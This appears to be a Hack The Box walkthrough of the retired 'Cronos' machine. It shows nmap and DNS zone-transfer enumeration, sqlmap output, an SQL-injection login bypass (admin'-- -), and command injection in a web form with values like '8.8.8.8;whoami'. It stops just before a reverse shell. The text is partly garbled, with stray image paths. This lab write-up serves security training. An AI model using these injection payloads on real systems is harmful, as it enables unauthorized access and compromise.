

enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/cronos/nmap.txt 10.10.10.13
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-01-10 09:10 EST

Nmap scan report for 10.10.10.13

Host is up (0.20s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)

| 256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)

|_ 256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)

53/tcp open domain ISC BIND 9.10.3-P4 (Ubuntu Linux)

| dns-nsid:

|_ bind.version: 9.10.3-P4-Ubuntu

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_ http-server-header: Apache/2.4.18 (Ubuntu)

|_ http-title: Apache2 Ubuntu Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 29.83 seconds

we saw 3 ports open

22-ssh

53-domain(ISC BIND)

80-http


visited the website nothing there just the apache2 default page

so we go for searchsploit and we found

| Exploit Title | | Path |
|--|--|---------------------------|
| ISC BIND (Linux/BSD) - Remote Buffer Overflow (1) | | linux/remote/19111.c |
| ISC BIND (Multiple OSes) - Remote Buffer Overflow (2) | | linux/remote/19112.c |
| ISC BIND 4.9.7 -T1B - named SIGINT / SIGIOT Symlink | | linux/local/19072.txt |
| ISC BIND 4.9.7/8.x - Traffic Amplification and NS Route Discovery | | multiple/remote/19749.txt |
| ISC BIND 8 - Remote Cache Poisoning (1) | | linux/remote/30535.pl |
| ISC BIND 8 - Remote Cache Poisoning (2) | | linux/remote/30536.pl |
| ISC BIND 8.1 - Host Remote Buffer Overflow | | unix/remote/20374.c |
| ISC BIND 8.2.2 / IRIX 6.5.17 / Solaris 7.0 - NXT Overflow / Denial of Service | | unix/dos/19615.c |
| ISC BIND 8.2.2-P5 - Denial of Service | | linux/dos/20388.txt |
| ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (1) | | linux/remote/277.c |
| ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (2) | | linux/remote/279.c |
| ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (3) | | solaris/remote/280.c |
| ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (4) | | linux/remote/282.c |
| ISC BIND 8.3.x - OPT Record Large UDP Denial of Service | | linux/dos/22011.c |
| ISC BIND 9 - Denial of Service | | multiple/dos/40453.py |
| ISC BIND 9 - Remote Dynamic Update Message Denial of Service (PoC) | | multiple/dos/9300.c |
| ISC BIND 9 - TKEY (PoC) | | multiple/dos/37721.c |
| ISC BIND 9 - TKEY Remote Denial of Service (PoC) | | multiple/dos/37723.py |
| Microsoft Windows Kernel - 'win32k!NtQueryCompositionSurfaceBinding' Stack Memory Disclosure | | windows/dos/42750.cpp |
| Zabbix 2.0.5 - Cleartext ldap_bind_Password Password Disclosure (Metasploit) | | php/webapps/36157.rb |
| Shellcodes: No Results | | |

since our version in nmap is 9.10.3 so we liiked for 9 and we found 4 of them

since we saw a misconfigured apache2 page



Apache2 Ubuntu Default Page

Advertisement

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
```

there is a misconfiguration so now we have to fire up the burp and change the http request header to have cronos.htb insted of ip

```
1 GET / HTTP/1.1
2 Host: 10.10.10.13
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: XSRF-TOKEN=eyJpdiI6Ii5SczNsK2RQN3Y1TVVkk2JBMjZlZlZxc9PSIsInZhbnVLIjoikORkTW5XRmLPWEZockxwWE4eDjJjczNwWwLBSjVkrHRKSyt3MXNIMlwnNVZJMHE4c01DRU9hVGtFaVBqQk81a2JCVEZcLzh1Q1NQKkVXR2tPVEUOV1dpQT09IiwibWVFIjoimjBmZDIzMjkxZThkYjE1NTIwZDYzNWQ3NWFLMGM1ZDYONDQwOTczZjU5Njg4NmMSY2IzY2JlMzIwNjdhZjA4YiJ9; laravel_session=eyJpdiI6IklmULVVeFBSblwvQ1Y4Z3lIN1UwaW1RPT0iLCJ2YWx1ZSI6IkkVPdTlNc29IQXdpdU9xRkpRTlpcYUFnSjRtdjhURFpCL0t0MVhhS05zR3kxaFBGMEM2aOhPV3dLQSt1R28rNGNNWmLhSnFQWEZqQ0tLc3dwHhpMzA0dz09IiwibWVFIjoizjgzYWM3NjU3NzY3ZDBlOTdLYmESZTQ4MmI0ZDI2YjA4NTgxOWVkJmJjNmUxZTU5NTI1N2UxZDZjYzBiYzZmYiJ9
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Fri, 01 Jan 2021 00:29:56 GMT
11 If-None-Match: "2caf-5b7cbd6fbb19d-gzip"
12 Cache-Control: max-age=0
13
14

1 GET / HTTP/1.1
2 Host: cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: XSRF-TOKEN=eyJpdiI6Ii5SczNsK2RQN3Y1TVVkk2JBMjZlZlZxc9PSIsInZhbnVLIjoikORkTW5XRmLPWEZockxwWE4eDjJjczNwWwLBSjVkrHRKSyt3MXNIMlwnNVZJMHE4c01DRU9hVGtFaVBqQk81a2JCVEZcLzh1Q1NQKkVXR2tPVEUOV1dpQT09IiwibWVFIjoimjBmZDIzMjkxZThkYjE1NTIwZDYzNWQ3NWFLMGM1ZDYONDQwOTczZjU5Njg4NmMSY2IzY2JlMzIwNjdhZjA4YiJ9; laravel_session=eyJpdiI6IklmULVVeFBSblwvQ1Y4Z3lIN1UwaW1RPT0iLCJ2YWx1ZSI6IkkVPdTlNc29IQXdpdU9xRkpRTlpcYUFnSjRtdjhURFpCL0t0MVhhS05zR3kxaFBGMEM2aOhPV3dLQSt1R28rNGNNWmLhSnFQWEZqQ0tLc3dwHhpMzA0dz09IiwibWVFIjoizjgzYWM3NjU3NzY3ZDBlOTdLYmESZTQ4MmI0ZDI2YjA4NTgxOWVkJmJjNmUxZTU5NTI1N2UxZDZjYzBiYzZmYiJ9
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Fri, 01 Jan 2021 00:29:56 GMT
11 If-None-Match: "2caf-5b7cbd6fbb19d-gzip"
12 Cache-Control: max-age=0
13
14
```

so now we have a website hosted on http

Cronos

[DOCUMENTATION](#)

[LARACASTS](#)

[NEWS](#)

[FORGE](#)

[GITHUB](#)

we will look into its source code

nothing interesting

each footer redirects to a laracast page

```

    }
  </style>
</head>
<body>
  <div class="flex-center position-ref full-height">

    <div class="content">
      <div class="title m-b-md">
        Cronos
      </div>

      <div class="links">
        <a href="https://laravel.com/docs">Documentation</a>
        <a href="https://laracasts.com">Laracasts</a>
        <a href="https://laravel-news.com">News</a>
        <a href="https://forge.laravel.com">Forge</a>
        <a href="https://github.com/laravel/laravel">GitHub</a>
      </div>
    </div>
  </div>
</body>

```

so now we just randomly clicks on some link

going to forge link we can see some user names lets note it down

"Beau D. Simensen"---software developer

"Eric L. Barnes"---content creator

"Chris Fidao"--- cofounder this cofounder one looks interesting he might even be the root

registered a account in the forge with credentials

Register

Name

Email

Password


Confirm Password




I agree to the [Terms of Service](#) and [Privacy Policy](#).

password-123456789

logging in we are greeted with this page



and further investigating we see a Recipes tab going in that we see something cheeky



here it is saying root access if we inject a malicious code here and we run that we might get a reverse-shell

the above method doesnot work we cannot attack the outside domain websites so next we started dirbuster on it

and we are going to query its dns srver through nslookup first install it with apt install dnsutils

and then run “server 10.10.10.13” and then 10.10.10.13

and we can see

```
(root@kali)-[/home/kali]
# nslookup
> 10.10.10.13
** server can't find 13.10.10.10.in-addr.arpa: NXDOMAIN
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa      name = ns1.cronos.htb.
>
```

and then we give the host name

and we saw the same next we will look for dns zone transfer because DNS ZONE Transfer require DNS in TCP and we saw that in nmap the DNS wa in TCP whereas DNS is normally configured in UDP


dig axfr @10.10.10.13 cronos.htb

```
(root@kali)-[/home/kali]
# dig axfr @10.10.10.13 cronos.htb
; <<>> DiG 9.16.8-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb. 604800 IN SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb. 604800 IN NS ns1.cronos.htb.
cronos.htb. 604800 IN A 10.10.10.13
admin.cronos.htb. 604800 IN A 10.10.10.13
ns1.cronos.htb. 604800 IN A 10.10.10.13
www.cronos.htb. 604800 IN A 10.10.10.13
cronos.htb. 604800 IN SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 192 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Mon Jan 11 09:38:57 EST 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

here we see some more subdomains so lets add them to hosts file

```
GNU nano 5.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.10.7 beep.elastix.com
10.10.10.13 admin.cronos.htb www.cronos.htb ns1.cronos.htb cronos.htb
```

so we try all the new dns and we find a new page in admin.cronos.htb



The screenshot shows a web form with a dark header bar containing the word "Login" in white. Below the header, there are two input fields. The first is labeled "UserName :" in bold black text. The second is labeled "Password :" in bold black text. Below these fields is a light gray button with the word "Submit" in black text.

Advertisement

we cannot find the password so we fireup the burp and we capture the packet
POST / HTTP/1.1

Host: admin.cronos.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 29

Origin: <http://admin.cronos.htb>

Connection: close

Referer: <http://admin.cronos.htb/>

Cookie: PHPSESSID=66l2d3lq042klm144nmuv52b06

Upgrade-Insecure-Requests: 1

username=admin&password=admin
Your Login Name or Password is invalid

so as the description says it is sql that basically means sql injection so lets start first we gonna create a file nano login.req with burp packet then run sqlmap -r login.req and here is the result

```
(root@kali)~[/home/kali/machines/retired/cronos]
# sqlmap -r login.req

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by the local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this tool.

[*] starting @ 09:56:10 /2021-01-11/


[09:56:10] [INFO] parsing HTTP request from 'login.req'
[09:56:11] [INFO] testing connection to the target URL
[09:56:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:56:11] [INFO] testing if the target URL content is stable
[09:56:11] [INFO] target URL content is stable
[09:56:11] [INFO] testing if POST parameter 'username' is dynamic
[09:56:12] [WARNING] POST parameter 'username' does not appear to be dynamic
[09:56:12] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[09:56:12] [INFO] testing for SQL injection on POST parameter 'username'
[09:56:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:56:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:56:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:56:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:56:16] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:56:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:56:19] [INFO] testing 'Generic inline queries'
[09:56:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

here we can see there is a warning on username so it has a sql vuln

```
[10:00:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:00:55] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:02:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:02:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
got a 302 redirect to 'http://admin.cronos.htb:80/welcome.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N] y
[10:02:27] [INFO] checking if the injection point on POST parameter 'username' is a false positive
[10:02:32] [WARNING] false positive or unexploitable injection point detected
[10:02:32] [WARNING] POST parameter 'username' does not seem to be injectable
[10:02:32] [WARNING] POST parameter 'password' does not appear to be dynamic
[10:02:32] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[10:02:33] [INFO] testing for SQL injection on POST parameter 'password'
[10:02:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:02:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:02:34] [INFO] testing 'Generic inline queries'
[10:02:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:02:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```


here is the 302 redirect which means we actually tried to login with only user credentials so lets try sql injection in user

se with this sql injection we got the access



Login

UserName :
admin'-- -

Password :
●●●●●


Submit

Your Login Name or Password is invalid

Advertisement

here is the loginpage

Net Tool v0.1



traceroute ▾ 8.8.8.8 **Execute!**

[Sign Out](#)

so as we can see we suspect it might be sql command injectible so lets start some basic injection

we selected ping and 8.8.8.8;whoami

Net Tool v0.1

traceroute ▾

8.8.8.8

Execute!

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---

1 packets transmitted, 0 received, 100% packet loss, time 0ms

www-data

[Sign Out](#)

so yes it is sql command injectable so lets send it to burp

The screenshot displays the Burp Suite interface with the 'Proxy' tab selected. The 'Request' pane on the left shows a POST request to /welcome.php. The 'Response' pane on the right shows an HTML response from Net Tool v0.1. The request body contains a command parameter set to 'date'. The response body shows the application's output, including a 'Sign Out' link.

Request

```
1 POST /welcome.php HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 12
9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=k5bs3d3g7cc5l9kantgnkbv5j1
13 Upgrade-Insecure-Requests: 1
14
15 command=date
```

Response


```
12 <html>
13
14 <head>
15   <title>
16     Net Tool v0.1
17   </title>
18 </head>
19 <body>
20   Net Tool v0.1
21   <form method="POST" action="">
22     <select name="command">
23       <option value="traceroute">
24         traceroute
25       </option>
26       <option value="ping -c 1">
27         ping
28       </option>
29     </select>
30     <input type="text" name="host" value="8.8.8.8"/>
31     <input type="submit" value="Execute!"/>
32   </form>
33   Mon Jan 11 17:41:16 EET 2021<br>
34   <a href = "logout.php">Sign Out</a>
35 </body>
36 </html>
```

so now we have to input our reverse shell

